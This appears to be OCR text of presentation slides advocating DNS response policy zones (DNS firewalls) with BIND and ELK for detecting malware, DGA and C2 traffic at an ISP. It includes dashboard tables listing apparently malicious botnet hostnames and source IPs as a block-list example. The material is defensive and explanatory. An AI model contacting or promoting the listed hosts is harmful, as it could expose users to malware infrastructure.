
Hostname	RPZ List	First seen	Count
neon-31986.portmap.host	botnetzz.ip.dbq	March 25th 2019, 06:40:27.498	5,560
4nbizac8.ru	botnetzz.host.dbq	March 25th 2019, 09:58:47.723	1,232
gvaq70s7he.ru	botnetzz.host.dbq	March 25th 2019, 11:21:24.999	336
lara.test	ihit.host.dbq	March 25th 2019, 11:18:07.750	264
glotorrents.pw	botnetzz.host.dbq	March 25th 2019, 06:43:27.778	255
8hvomis.com	ihit.host.dbq	March 25th 2019, 16:22:35.298	243
intowow.co	botnetzz.host.dbq	March 25th 2019, 06:52:32.331	215

Source IP	Count
118.179.193.19	10,312
118.179.106.88	5,591
118.179.52.227	1,232

NC_rpz_type.keyword: Descending	Count
dga.host.dbq	10,302
botnetzz.ip.dbq	5,561
botnetzz.host.dbq	2,820

How DNS works

The Internet Address Book



Where is www.google.co.jp ▶ **DNS Resolver** ▶ **Other DNS Servers**


Where is www.google.co.jp?

Do you know www.google.co.jp?

Malicious activities also need DNS

Malicious Activity also uses same DNS

MALICIOUS ACTIVITY



www.nttdocono.com
www.badguys.com
Dgaefcaseiwoweijvkajl.com

Where is www.google.co.jp? ▶ **DNS Resolver** ▶ **Other DNS Servers**


Where is www.google.co.jp?

Do you know www.google.co.jp?

Malicious activities also need DNS

Many things connect to the internet

MALICIOUS ACTIVITY




www.nttdocono.com
www.badguys.com
Dgaefcaseiwoweijvkajl.com

Where is www.google.co.jp? ▶ **DNS Resolver** ▶ **Other DNS Servers**

DNS Resolver
Where is www.google.co.jp?

Other DNS Servers
Do you know www.google.co.jp?

DNS Logs + ELK Stack




Level	Source	Threat Type
Critical	10.24.31.13	C2 Comm
Critical	131.31.23.13	Malware Domain
High	34.123.22.41	Ransomware
High	51.1.31.44	DGA Domain

Where is www.googl e.co.jp? ▶ **DNS Resolver** ▶ **Log Report**

Where is www.googl e.co.jp?

Who accessed googl e.co.jp?

IoT and Infected Devices



Level	Source	Threat Type
Critical	10.24.31.13	C2 Comm
Critical	131.31.23.13	Malware Domain
High	34.123.22.41	Ransomware
High	51.1.31.44	DGA Domain

Where is Ccdomains.co.jp?


DNS Resolver

Where is Ccdomains.co.jp ?

Log Report

Who accessed CCdomains.co.jp?

Internal Malicious Activity



Level	Source	Threat Type
Critical	10.13.22.31	Active Directory
Critical	10.13.22.31	Active Directory
High	10.13.22.31	MS Exchange
Low	51.1.31.44	Other AD

Where is company AD server? ▶ **DNS Resolver** ▶ **Log Report**

Scan for AD or other Internal Servers


Who accessed AD Server?

We already have a firewall.

We have a proxy/web filter.

We use endpoint security.

We have a SIEM.



DNS RPZ - Detect, protect, and, analyze

- Due to HTTPs filtering on proxy is almost no point of use.
- DNS Firewall works on recursive DNS servers
- Its easy to classify threats based on threat intelligence
- Over 91% percent malware uses DNS(As Cisco 2016 Annual Cyber security report)
- Use Of DNS Firewalls Could Reduce 33% Of All Cybersecurity Breaches, New Global Cyber Alliance Research Finds.According to the study, DNS firewalls might have prevented $10 billion in data breach losses from the 11,000 incidents in the past five years. https://finance.yahoo.com/news/dns-firewalls-could-reduce-33-140000777.html
- No new instrustruce needed to implement
- All open source tools used
- Easy to handle false positive
- RFC: https://tools.ietf.org/html/draft-ietf-dnsop-dns-rpz-00

Use Case: Implementation at a major ISP

One Recursive DNS server for Bind :LXD Container with Ubuntu 18.04 , vCPU:8 cores,Memory : 8GB,Storage:100GB.

We used Bind.Unbound ,PowerDNS recursor also support RPZ for DNS firewall.

Second server ELK stack for data visualization.


LXD